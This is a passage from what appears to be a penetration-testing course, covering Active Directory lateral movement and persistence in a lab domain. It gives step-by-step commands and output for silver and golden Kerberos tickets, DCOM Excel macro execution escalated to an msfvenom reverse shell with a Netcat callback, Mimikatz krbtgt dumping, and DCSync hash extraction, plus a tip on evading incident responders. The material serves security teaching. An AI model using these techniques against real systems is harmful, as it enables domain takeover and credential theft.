[00000000] - 0x000000017 - rc4_hmac_nt
```

```
Start/End/MaxRenew: 13/02/2018 10.18.42 ; 11/02/2028 10.18.42 ; 11/02/2028 10.18.42
Server Name      : HTTP/CorpWebServer.corp.com @ corp.com
Client Name      : offsec @ corp.com
Flags 40a00000   : pre_authent ; renewable ; forwardable ;
```

*Listing 707 - Creating a silver ticket for the iis\_service service account*

As shown by the output in Listing 707, a new service ticket for the SPN *HTTP/CorpWebServer.corp.com* has been loaded into memory and Mimikatz set appropriate group membership permissions in the forged ticket. From the perspective of the IIS application, the current user will be both the built-in local administrator (*Relative Id: 500*) and a member of several highly-privileged groups, including the Domain Admins group (as highlighted above).

---

*To create a silver ticket, we use the password hash and not the cleartext password. If a kerberoast session presented us with the cleartext password, we must hash it before using it to generate a silver ticket.*

---

Now that we have this ticket loaded into memory, we can interact with the service and gain access to any information based on the group memberships we put in the silver ticket. Depending on the type of service, it might also be possible to obtain code execution.

#### 21.4.3.1 Exercises

1. Create and inject a silver ticket for the *iis\_service* account.
2. How can creating a silver ticket with group membership in the Domain Admins group for a SQL service provide a way to gain arbitrary code execution on the associated server?
3. Create a silver ticket for the SQL service account.

#### 21.4.4 Distributed Component Object Model

In this section we will take a closer look at a fairly new lateral movement technique that exploits the *Distributed Component Object Model (DCOM)*.<sup>679</sup>

---

*There are two other well-known lateral movement techniques worth mentioning: abusing Windows Management Instrumentation<sup>680</sup> and a technique known as PowerShell Remoting.<sup>681</sup> While we will not go into details of these methods here, they have their own advantages and drawbacks as well as multiple implementations in both PowerShell<sup>682</sup> and Python.<sup>683</sup>*

---

<sup>679</sup> (Microsoft, 2017), <https://msdn.microsoft.com/en-us/library/cc226801.aspx>

<sup>680</sup> (Matt Graber, 2015), <https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor-wp.pdf>

<sup>681</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/aa384426\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa384426(v=vs.85).aspx)

<sup>682</sup> (Will Schroeder, 2016), <http://www.harmj0y.net/blog/empire/expanding-your-empire/>

The Microsoft Component Object Model (COM) is a system for creating software components that interact with each other. While COM was created for either same-process or cross-process interaction, it was extended to Distributed Component Object Model (DCOM) for interaction between multiple computers over a network.

Both COM and DCOM are very old technologies dating back to the very first editions of Windows.<sup>684</sup> Interaction with DCOM is performed over RPC on TCP port 135 and local administrator access is required to call the DCOM Service Control Manager, which is essentially an API.

DCOM objects related to Microsoft Office allow lateral movement, both through the use of Outlook<sup>685</sup> as well as PowerPoint.<sup>686</sup> Since this requires the presence of Microsoft Office on the target computer, this lateral movement technique is best leveraged against workstations. However, in our case, we will demonstrate this attack in the lab against the dedicated domain controller on which Office is already installed. Specifically, we will leverage the *Excel.Application* DCOM object.<sup>687</sup>

Before we can leverage Microsoft Office, we must install it on both the Windows 10 student VM and the domain controller. The installer is located at *C:\tools\client\_side\_attacks\Office2016.img* and the process is the same as that performed in the Client Side Attacks module.

To begin, we must first discover the available methods or sub-objects for this DCOM object using PowerShell. For this example, we are operating from the Windows 10 client as the *jeff\_admin* user, a local admin on the remote machine.

In this sample code, we first create an instance of the object using PowerShell and the *CreateInstance* method<sup>688</sup> of the *System.Activator* class.

As an argument to *CreateInstance*, we must provide its type by using the *GetTypeFromProgID* method,<sup>689</sup> specifying the program identifier (which in this case is *Excel.Application*), along with the IP address of the remote workstation.

With the object instantiated, we can discover its available methods and objects using the *Get-Member* cmdlet.<sup>690</sup>

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application",  
"192.168.1.110"))  
  
$com | Get-Member
```

Listing 708 - Code to create DCOM object and enumerate methods

<sup>683</sup> (Justin Elze, 2015), [https://www.trustedsec.com/2015/06/no\\_psexec\\_needed/](https://www.trustedsec.com/2015/06/no_psexec_needed/)

<sup>684</sup> (Wikipedia, 2018), [https://en.wikipedia.org/wiki/Component\\_Object\\_Model](https://en.wikipedia.org/wiki/Component_Object_Model)

<sup>685</sup> (@enigma0x3, 2017), <https://enigma0x3.net/2017/11/16/lateral-movement-using-outlooks-createobject-method-and-dotnettojs/>

<sup>686</sup> (@\_nephalem\_, 2018), <https://attactics.org/2018/02/03/lateral-movement-with-powerpoint-and-dcom/>

<sup>687</sup> (Matt Nelson, 2017), <https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/>

<sup>688</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/wccyzw83\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/wccyzw83(v=vs.110).aspx)

<sup>689</sup> (Microsoft, 2018), [https://msdn.microsoft.com/en-us/library/etz83z76\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/etz83z76(v=vs.110).aspx)

<sup>690</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-member?view=powershell-6>

This script produces the following truncated output:

| TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046} |               |  |
|---|---------------|--|
| Name  | MemberType    | Definition   |
| ActivateMicrosoftApp  | Method        | void ActivateMicrosoftApp (XlMSApplication)        |
| AddChartAutoFormat  | Method        | void AddChartAutoFormat (Variant, string, Variant) |
| ...   |               |  |
| ResetTipWizard  | Method        | void ResetTipWizard ()                             |
| <b>Run</b>  | <b>Method</b> | <b>Variant Run (Variant...)</b>                    |
| Save  | Method        | void Save (Variant)                                |
| ...   |               |  |
| Workbooks   | Property      | Workbooks Workbooks () {get}                       |
| ...   |               |  |

Listing 709 - Output showing the Run method

The output contains many methods and objects but we will focus on the *Run* method,<sup>691</sup> which will allow us to execute a Visual Basic for Applications (VBA) macro remotely.

To use this, we'll first create an Excel document with a proof of concept macro by selecting the *VIEW* ribbon and clicking *Macros* from within Excel.

In this simple proof of concept, we will use a VBA macro that launches **notepad.exe**:

```
Sub mymacro()
    Shell ("notepad.exe")
End Sub
```

Listing 710 - Proof of concept macro for Excel

We have named the macro "mymacro" and saved the Excel file in the legacy *.xls* format.

To execute the macro, we must first copy the Excel document to the remote computer. Since we must be a local administrator to take advantage of DCOM, we should also have access to the remote filesystem through SMB.

We can use the *Copy* method<sup>692</sup> of the .NET *System.IO.File* class to copy the file. To invoke it, we specify the source file, destination file, and a flag to indicate whether the destination file should be overwritten if present, as shown in the PowerShell code below:

```
$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\\192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)
```

Listing 711 - Copying the Excel document to the remote computer

Before we are able to execute the *Run* method on the macro, we must first specify the Excel document it is contained in. This is done through the *Open* method<sup>693</sup> of the *Workbooks* object,<sup>694</sup> which is also available through DCOM as shown in the enumeration of methods and objects:

<sup>691</sup> (Microsoft, 2017), <https://msdn.microsoft.com/en-us/vba/excel-vba/articles/application-run-method-excel>

<sup>692</sup> (Microsoft, 2017), [https://msdn.microsoft.com/en-us/library/9706cfs5\(v=vs.110\).aspx](https://msdn.microsoft.com/en-us/library/9706cfs5(v=vs.110).aspx)

<sup>693</sup> (Microsoft, 2017), <https://msdn.microsoft.com/en-us/vba/excel-vba/articles/workbooks-open-method-excel>

```

TypeName: System.__ComObject#{000208d5-0000-0000-c000-000000000046}
Name           MemberType Definition
-----
ActivateMicrosoftApp Method   void ActivateMicrosoftApp (XlMSApplication)
AddChartAutoFormat Method   void AddChartAutoFormat (Variant, string, Variant)
...
ResetTipWizard    Method   void ResetTipWizard ()
Run              Method   Variant Run (Variant...)
Save             Method   void Save (Variant)
...
Workbooks       Property Workbooks Workbooks () {get}
...

```

Listing 712 - Output showing the *Workbooks* property

The *Workbooks* object is created from the \$com COM handle we created earlier to perform our enumeration.

We can call the *Open* method directly with code like this:

```
$Workbook = $com.Workbooks.Open("C:\myexcel.xls")
```

Listing 713 - Opening the excel document on the DC

However, this code results in an error when interacting with the remote computer:

```

$Workbook = $com.Workbooks.Open("C:\myexcel.xls")
Unable to get the Open property of the Workbooks class
At line:1 char:1
+ $Workbook = $com.Workbooks.Open("C:\myexcel.xls")
+ ~~~~~
+ CategoryInfo          : OperationStopped: () [], COMException
+ FullyQualifiedErrorId : System.Runtime.InteropServices.COMException

```

Listing 714 - Error when trying to open the spreadsheet

The reason for this error is that when *Excel.Application* is instantiated through DCOM, it is done with the SYSTEM account.<sup>694</sup> The SYSTEM account does not have a profile, which is used as part of the opening process. To fix this problem, we can simply create the Desktop folder at *C:\Windows\SysWOW64\config\systemprofile*, which satisfies this profile requirement.

We can create this directory with the following PowerShell code:

```
$Path = "\\\\" + $IP + "\\c$\\Windows\\sysWOW64\\config\\systemprofile\\Desktop"
```

```
$temp = [system.io.directory]::createDirectory($Path)
```

Listing 715 - Creating SYSTEM profile folder

With the profile folder for the SYSTEM account created, we can attempt to call the *Open* method again, which now should succeed and open the Excel document.

Now that the document is open, we can call the *Run* method with the following complete PowerShell script:

<sup>694</sup> (Microsoft, 2017), <https://msdn.microsoft.com/en-us/vba/excel-vba/articles/workbooks-object-excel>

<sup>695</sup> (Matt Nelson, 2017), <https://enigma0x3.net/2017/09/11/lateral-movement-using-excel-application-and-dcom/>

```
$com = [activator]::CreateInstance([type]::GetTypeFromProgId("Excel.Application",
"192.168.1.110"))

$LocalPath = "C:\Users\jeff_admin.corp\myexcel.xls"

$RemotePath = "\\\\"192.168.1.110\c$\myexcel.xls"

[System.IO.File]::Copy($LocalPath, $RemotePath, $True)

$Path = "\\\\"192.168.1.110\c$\Windows\sysWOW64\config\systemprofile\Desktop"


$temp = [system.io.directory]::createDirectory($Path)

$Workbook = $com.Workbooks.Open("C:\myexcel.xls")

$com.Run("mymacro")
```

Listing 716 - Proof of concept code to execute Excel macro remotely

This code should open the Notepad application as a background process executing in a high integrity context on the remote machine as illustrated in Figure 312.



A screenshot of the Windows Task Manager showing a list of processes. The process 'EXCEL EXE' (which has a child process 'LockApoHost.exe') is highlighted with a yellow border. A second yellow border highlights the 'notepad.exe' process, which is shown as a child of 'EXCEL EXE'. Other processes listed include services.exe, svchost.exe, WmiPrvSE.exe, RuntimeBroker.exe, ShellExperienceHost..., Search UI.exe, dllhost.exe, WmiPrvSE.exe, EXCEL EXE, LockApoHost.exe, EXCEL EXE, and notepad.exe. The columns show CPU usage, memory usage, process name, file size, and details like 'Services and Controller app' or 'Microsoft Word'.

| services.exe           |         | 4.424 K  | 9.504 K  | 776 Services and Controller app     | Microsoft Corporation | 64-bit System       |
|------------------------|---------|----------|----------|-------------------------------------|-----------------------|---------------------|
| svchost.exe            | 0.01    | 7.456 K  | 22.708 K | 932 Host Process for Windows S...   | Microsoft Corporation | 64-bit System       |
| WmiPrvSE.exe           | 0.04    | 17.760 K | 30.432 K | 2428 WMI Provider Host              | Microsoft Corporation | 64-bit System       |
| RuntimeBroker.exe      | Susp... | 10.980 K | 32.312 K | 4164 Runtime Broker                 | Microsoft Corporation | 64-bit Medium       |
| ShellExperienceHost... | Susp... | 21.320 K | 40.168 K | 2796 Windows Shell Experience H...  | Microsoft Corporation | 64-bit AppContainer |
| Search UI.exe          | Susp... | 61.908 K | 66.148 K | 292 Search and Cortana applicati... | Microsoft Corporation | 64-bit AppContainer |
| dllhost.exe            |         | 2.116 K  | 10.852 K | 6000 COM Surrogate                  | Microsoft Corporation | 64-bit Medium       |
| WmiPrvSE.exe           |         | 2.200 K  | 8.676 K  | 1188 WMI Provider Host              | Microsoft Corporation | 64-bit System       |
| EXCEL EXE              |         | 24.616 K | 31.772 K | 6068 Microsoft Excel                | Microsoft Corporation | 32-bit High         |
| LockApoHost.exe        |         | 3.740 K  | 20.076 K | 4668 LockApoHost                    | Microsoft Corporation | 64-bit Medium       |
| EXCEL EXE              | < 0.01  | 31.804 K | 43.788 K | 5504 Microsoft Excel                | Microsoft Corporation | 32-bit High         |
| notepad.exe            |         | 3.120 K  | 9.476 K  | 5644 Notepad                        | Microsoft Corporation | 32-bit High         |

Figure 312: Notepad is launched from Excel

While creating a remote Notepad application is interesting, we need to upgrade this attack to launch a reverse shell instead. Since we are using an Office document, we can simply reuse the Microsoft Word client side code execution technique that we covered in a previous module.

To do this, we'll use msfvenom to create a payload for an HTA attack since it contains the Base64 encoded payload to be used with PowerShell:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.111 LPORT=4444 -f
hta-psh -o evil.hta
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 6461 bytes
Saved as: evil.hta
```

Listing 717 - Creating HTA payload with msfvenom

Notice that we use the IP address of the Windows 10 client's second network interface so that the domain controller can call back to our Netcat listener.

Next, we extract the line starting with “powershell.exe -nop -w hidden -e” followed by the Base64 encoded payload and use the simple Python script in Listing 718 to split the command into smaller chunks, bypassing the size limit on literal strings in Excel macros:

```
str = "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQ....."

n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
```

*Listing 718 - Python script to split Base64 encoded string*

Now we'll update our Excel macro to execute PowerShell instead of Notepad and repeat the actions to upload it to the domain controller and execute it.

```
Sub MyMacro()
    Dim Str As String

    Str = Str + "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4Ad"
    Str = Str + "ABQAHQAcgBdADoA0gBTAGkAegBlACAALQBlAHEAIAA0ACKAewA"
    ...
    Str = Str + "EQAAQBhAGCAbgBvAHMAdABpAGMACwAuAFAAcgBvAGMAZQBzAHM"
    Str = Str + "AXQA6ADoAUwB0AGEAcgB0ACgAJABzACKAOwA="
    Shell (Str)
End Sub
```

*Listing 719 - Updating the macro with the split Base64 encoded string*

Before executing the macro, we'll start a Netcat listener on the Windows 10 client to accept the reverse command shell from the domain controller:

```
PS C:\Tools\practical_tools> nc.exe -lvpn 4444

listening on [any] 4444 ...
connect to [192.168.1.111] from (UNKNOWN) [192.168.1.110] 59121
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

*Listing 720 - Reverse shell from DCOM lateral movement technique*

While the attack requires access to both TCP 135 for DCOM and TCP 445 for SMB, this is a relatively new vector for lateral movement and may avoid some detection systems such as Network Intrusion Detection or host-based antivirus.

#### 21.4.4.1 Exercises

1. Repeat the exercise of launching Notepad using Excel and DCOM.
2. Improve the attack by replacing the VBA macro with a reverse shell connecting back to Netcat on your windows student VM.
3. Set up a pivoting channel from the domain controller to your Kali machine and obtain a reverse shell.

## 21.5 Active Directory Persistence

Once we have gained access and achieved the primary goals of the engagement, our next goal is to obtain persistence, ensuring that we do not lose our access to the compromised machines.

We can use traditional persistence methods in an AD environment, but we can also gain AD-specific persistence as well. Note that in many real-world penetration tests or red team engagements, persistence is not a part of the scope due to the risk of incomplete removal once the assessment is complete.

### 21.5.1 Golden Tickets

Going back to the explanation of Kerberos authentication, we recall that when a user submits a request for a TGT, the KDC encrypts the TGT with a secret key known only to the KDCs in the domain. This secret key is actually the password hash of a domain user account called *krbtgt*.<sup>696</sup>

If we are able to get our hands on the *krbtgt* password hash, we could create our own self-made custom TGTs, or *golden tickets*.

For example, we could create a TGT stating that a non-privileged user is actually a member of the Domain Admins group, and the domain controller will trust it since it is correctly encrypted.

---

*We must carefully protect stolen *krbtgt* password hashes since it grants unlimited domain access. Consider obtaining the client's permission before executing this technique.*

---

This provides a neat way of keeping persistence in an Active Directory environment, but the best advantage is that the *krbtgt* account password is not automatically changed.

In fact, this password is only changed when the domain functional level is upgraded from Windows 2003 to Windows 2008. Because of this, it is not uncommon to find very old *krbtgt* password hashes.

---

*The Domain Functional Level<sup>697</sup> dictates the capabilities of the domain and determines which Windows operating systems can be run on the domain controller. Higher functional levels enable additional features, functionality, and security mitigations.*

---

To test this persistence technique, we will first attempt to laterally move from the Windows 10 workstation to the domain controller via PsExec as the Offsec user.

---

<sup>696</sup> (Microsoft, 2016), [https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899\(v=ws.11\)#Sec\\_KRBTGT](https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/dn745899(v=ws.11)#Sec_KRBTGT)

<sup>697</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/understanding-active-directory-domain-services--ad-ds--functional-levels>

This should fail as we do not have the proper permissions:

```
C:\Tools\active_directory> psexec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Couldn't access dc01:
Access is denied.
```

*Listing 721 - Failed attempt to perform lateral movement*

At this stage of the engagement, we should have access to an account that is a member of the Domain Admins group or we have compromised the domain controller itself.

With this kind of access, we can extract the password hash of the krbtgt account with Mimikatz.

To simulate this, we'll log in to the domain controller via remote desktop using the jeff\_admin account, run Mimikatz from the C: folder, and issue the **lsadump::lsa** command as displayed below.<sup>698</sup>

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : CORP / S-1-5-21-1602875587-2787523311-2599479668

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : e2b475c11da2a0748290d87aa966c327

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 75b60230a2394a812000dbfad8415965

...
```

*Listing 722 - Dumping the krbtgt password hash using Mimikatz*

Creating the golden ticket and injecting it into memory does not require any administrative privileges, and can even be performed from a computer that is not joined to the domain. We'll take the hash and continue the procedure from a compromised workstation.

Before generating the golden ticket, we'll delete any existing Kerberos tickets with **kerberos::purge**.

<sup>698</sup> (Benjamin Delphy, 2016), <https://github.com/gentilkiwi/mimikatz/wiki/module-~lsadump>

We'll supply the domain SID (which we can gather with `whoami /user`) to the Mimikatz `kerberos::golden`<sup>699</sup> command to create the golden ticket. This time we'll use the `/krbtgt` option instead of `/rc4` to indicate we are supplying the password hash. We will set the golden ticket's username to `fakeuser`. This is allowed because the domain controller trusts anything correctly encrypted by the krbtgt password hash.

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::golden /user:fakeuser /domain:corp.com /sid:S-1-5-21-1602875587-2787523311-2599479668 /krbtgt:75b60230a2394a812000dbfad8415965 /ptt
User      : fakeuser
Domain    : corp.com (CORP)
SID       : S-1-5-21-1602875587-2787523311-2599479668
User Id   : 500
Groups Id : \*513 512 520 518 519
ServiceKey: 75b60230a2394a812000dbfad8415965 - rc4_hmac_nt
Lifetime  : 14/02/2018 15.08.48 ; 12/02/2028 15.08.48 ; 12/02/2028 15.08.48
-> Ticket : \*\*\* Pass The Ticket \*\*\*

\* PAC generated
\* PAC signed
\* EncTicketPart generated
\* EncTicketPart encrypted
\* KrbCred generated

Golden ticket for 'fakeuser @ corp.com' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 012E3A24

```

*Listing 723 - Creating a golden ticket using Mimikatz*

Mimikatz provides two sets of default values when using the golden ticket option, namely the user ID and the groups ID. The user ID is set to 500 by default, which is the RID of the built-in administrator for the domain, while the values for the groups ID consist of the most privileged groups in Active Directory, including the Domain Admins group.

With the golden ticket injected into memory, we can launch a new command prompt with `misc::cmd` and again attempt lateral movement with PsExec.

```
C:\Users\offsec.crop> psexec.exe \\dc01 cmd.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Windows\system32> ipconfig

Windows IP Configuration
```

<sup>699</sup> (Benjamin Delphy, 2016), <https://github.com/gentilkiwi/mimikatz/wiki/module-~kerberos>

Ethernet adapter Ethernet0:

```
Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::7959:aaad:eed:3969%2
IPv4 Address. . . . . : 192.168.1.110
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1
...
```

```
C:\Windows\system32> whoami
corp\fakeuser
```

```
C:\Windows\system32> whoami /groups
```

GROUP INFORMATION

---

| Group Name                                 | Type             | Attributes                          |
|--|------------------|-------------------------------------|
| Everyone                                   | Well-known group | Mandatory group, Enabled by default |
| BUILTIN\Administrators                     | Alias            | Mandatory group, Enabled by default |
| BUILTIN\Users                              | Alias            | Mandatory group, Enabled by default |
| ...  |                  |                                     |
| NT AUTHORITY\Authenticated Users           | Well-known group | Mandatory group, Enabled by default |
| NT AUTHORITY\This Organization             | Well-known group | Mandatory group, Enabled by default |
| CORP\Domain Admins                         | Group            | Mandatory group, Enabled by default |
| CORP\Group Policy Creator Owners           | Group            | Mandatory group, Enabled by default |
| CORP\Schema Admins                         | Group            | Mandatory group, Enabled by default |
| CORP\Enterprise Admins                     | Group            | Mandatory group, Enabled by default |
| ...  |                  |                                     |
| Mandatory Label\High Mandatory Level Label |                  |                                     |

*Listing 724 - Performing lateral movement using the golden ticket and PsExec*

We have an interactive command prompt on the domain controller and notice that the **whoami** command reports us to be the user fakeuser, which does not exist in the domain. Listing group memberships shows that we are a member of multiple powerful groups including the Domain Admins group. Excellent.

---

*The use of a non-existent username may alert incident handlers if they are reviewing access logs. In order to reduce suspicion, consider using the name and ID of an existing system administrator.*

---

Note that by creating our own TGT and then using PsExec, we are performing the overpass the hash attack by leveraging Kerberos authentication. If we were to connect using PsExec to the IP address of the domain controller instead of the hostname, we would instead force the use of NTLM authentication and access would still be blocked as the next listing shows.

```
C:\Users\Offsec.corp> psexec.exe \\192.168.1.110 cmd.exe
```

```
PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
```

Sysinternals - [www.sysinternals.com](http://www.sysinternals.com)

Couldn't access 192.168.1.110:  
**Access is denied.**

*Listing 725 - Use of NTLM authentication blocks our access*

### 21.5.1.1 Exercises

1. Repeat the steps shown above to dump the krbtgt password hash and create and use a golden ticket.
2. Why is the password hash for the krbtgt account changed during a functional level upgrade from Windows 2003 to Windows 2008?

### 21.5.2 Domain Controller Synchronization

Another way to achieve persistence in an Active Directory infrastructure is to steal the password hashes for all administrative users in the domain.

To do this, we could move laterally to the domain controller and run Mimikatz to dump the password hash of every user. We could also steal a copy of the *NTDS.dit* database file,<sup>700</sup> which is a copy of all Active Directory accounts stored on the hard drive, similar to the SAM database used for local accounts.

While these methods might work fine, they leave an access trail and may require us to upload tools. An alternative is to abuse AD functionality itself to capture hashes remotely from a workstation.

In production environments, domains typically have more than one domain controller to provide redundancy. The Directory Replication Service Remote Protocol<sup>701</sup> uses *replication*<sup>702</sup> to synchronize these redundant domain controllers. A domain controller may request an update for a specific object, like an account, with the *IDL\_DRSGetNCChanges*<sup>703</sup> API.

Luckily for us, the domain controller receiving a request for an update does not verify that the request came from a known domain controller, but only that the associated SID has appropriate privileges. If we attempt to issue a rogue update request to a domain controller from a user who is a member of the Domain Admins group, it will succeed.

In the next example, we will log in to the Windows 10 client as jeff\_admin to simulate a compromise of a domain administrator account and perform a replication.

We'll open Mimikatz and start the replication using **lsadump::dcsync**<sup>704</sup> with the **/user** option to indicate the target user to sync, in this case the built-in domain administrator account Administrator, as shown in Listing 726.

<sup>700</sup> (Microsoft, 2017), <https://technet.microsoft.com/en-us/library/cc961761.aspx>

<sup>701</sup> (Microsoft, 2017), <https://msdn.microsoft.com/en-us/library/cc228086.aspx>

<sup>702</sup> (Microsoft, 2016), [https://technet.microsoft.com/en-us/library/cc772726\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/cc772726(v=ws.10).aspx)

<sup>703</sup> (Microsoft, 2017), <https://msdn.microsoft.com/en-us/library/dd207691.aspx>

<sup>704</sup> (Benjamin Delphy, 2016), <https://github.com/gentilkiwi/mimikatz/wiki/module-~lsadump>

---

```
mimikatz # lsadump::dcsync /user:Administrator
[DC] 'corp.com' will be the domain
[DC] 'DC01.corp.com' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN : Administrator

\*\*\* SAM ACCOUNT \*\*\*

SAM Username : Administrator
User Principal Name : Administrator@corp.com
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 05/02/2018 19.33.10
Object Security ID : S-1-5-21-1602875587-2787523311-2599479668-500
Object Relative ID : 500

Credentials:
Hash NTLM: e2b475c11da2a0748290d87aa966c327
ntlm- 0: e2b475c11da2a0748290d87aa966c327
lm - 0: 913b84377b5cb6d210ca519826e7b5f5

Supplemental Credentials:
\* Primary:NTLM-Strong-NTOWF \*
    Random Value : f62e88f00dff79bc79f8bad31b3ffa7d

\* Primary:Kerberos-Newer-Keys \*
    Default Salt : CORP.COMAdministrator
    Default Iterations : 4096
    Credentials
        aes256_hmac (4096): 4c6300b908619dc7a0788da81ae5903c2c97c5160d0d9bed85cf5af02dabf01
        aes128_hmac (4096): 85b66d5482fc19858dadd07f1d9b818a
        des_cbc_md5 (4096): 021c6df8bf07834a

\* Primary:Kerberos \*
    Default Salt : CORP.COMAdministrator
    Credentials
        des_cbc_md5 : 021c6df8bf07834a

\* Packages \*
    NTLM-Strong-NTOWF

\* Primary:WDigest \*
01 4ec8821bb09675db670e66998d2161bf
02 3c9be2ff39c36efd2f84b63aa656d09a
03 2cf1734936287692601b7e36fc01e2d7
04 4ec8821bb09675db670e66998d2161bf
05 3c9be2ff39c36efd2f84b63aa656d09a
...
```

---

*Listing 726 - Dump password hashes for Administrator using DCSync*

The dump contains multiple hashes associated with the last twenty-nine used user passwords as well as the hashes used with AES encryption.

Using the technique above, we can request a replication update with a domain controller and obtain the password hashes of every account in Active Directory without ever logging in to the domain controller.

## 21.6 Wrapping Up

This module has provided an overview and some insight into Active Directory and its associated security. While many techniques have been mentioned and explained here, there are many others worth exploring.

It should especially be noted that very little attention has been paid to operational security in this module and depending on the maturity of the client, it may be worth putting some thought into avoiding detection by not blindly executing every single command and technique shown when performing enumeration and lateral movement.

OS-555454 Ryan Dolan

## 22 The Metasploit Framework

As we have worked through the preceding modules, it should be clear that working with public exploits is difficult. They must be modified to fit each scenario, they must be tested for malicious code, each uses a unique command-line syntax, and there is no standardization in coding practices or languages. Some exploits are written in Perl, some in C, others in PowerShell, and we've even seen exploit payloads that needed to be deployed by copying and pasting them into a Netcat connection.

In addition, there are a variety of post-exploitation tools, auxiliary tools, and innumerable attack techniques that must be considered in even the most basic attack scenarios.

Exploit frameworks aim to address some or all of these issues. Although they vary somewhat in form and function, each aims to consolidate and streamline the process of exploitation by offering a variety of exploits, simplifying the usage of these exploits, easing lateral movement, and assisting with the management of compromised infrastructure. Most of these frameworks offer dynamic payload capabilities. This means that for each exploit in the framework, we can choose various payloads to deploy.

Over the past few years, several exploit and post-exploitation frameworks have been developed, including Metasploit,<sup>705</sup> Core Impact,<sup>706</sup> Immunity Canvas,<sup>707</sup> Cobalt Strike,<sup>708</sup> and PowerShell Empire,<sup>709</sup> each offering some or all of these capabilities.

While many of these frameworks are commercial offerings, the Metasploit Framework (MSF, or simply *Metasploit*) is open-source, is frequently updated, and is the focus of this module.

As described by its authors, the Metasploit Framework, maintained by Rapid7,<sup>710</sup> is “an advanced platform for developing, testing, and using exploit code”. The project initially started off as a portable network game<sup>711</sup> and has evolved into a powerful tool for penetration testing, exploit development, and vulnerability research. The Framework has slowly but surely become the leading free exploit collection and development framework for security auditors. Metasploit is frequently updated with new exploits and is constantly being improved and further developed by Rapid7 and the security community.

Kali Linux includes the *metasploit-framework* package, which contains the open source elements of the Metasploit project. Newcomers to the Metasploit Framework (MSF) are often overwhelmed by the multitude of features and different use-cases for the tool. The Metasploit Framework is valuable in almost every phase of a penetration test, including information gathering, vulnerability research and development, client-side attacks, post-exploitation, and much more.

---

<sup>705</sup> (Rapid7, 2018), <https://www.metasploit.com/>

<sup>706</sup> (Core Security, 2018), <https://www.coresecurity.com/core-impact>

<sup>707</sup> (Immunity, 2018), <https://www.immunityinc.com/products/canvas/>

<sup>708</sup> (Strategic Cyber LLC, 2018), <https://blog.cobaltstrike.com/category/cobalt-strike-2/>

<sup>709</sup> (Veris Group, 2015), <https://www.powershellemire.com/>

<sup>710</sup> (Rapid7, 2019), <https://www.rapid7.com/>

<sup>711</sup> (ThreatPost, 2010), <https://threatpost.com/qa-hd-moore-metasploit-disclosure-and-ethics-052010/73998/>

With such overwhelming capabilities, it's easy to get lost within Metasploit. Fortunately, the framework is well-thought-out and offers a unified and sensible interface.

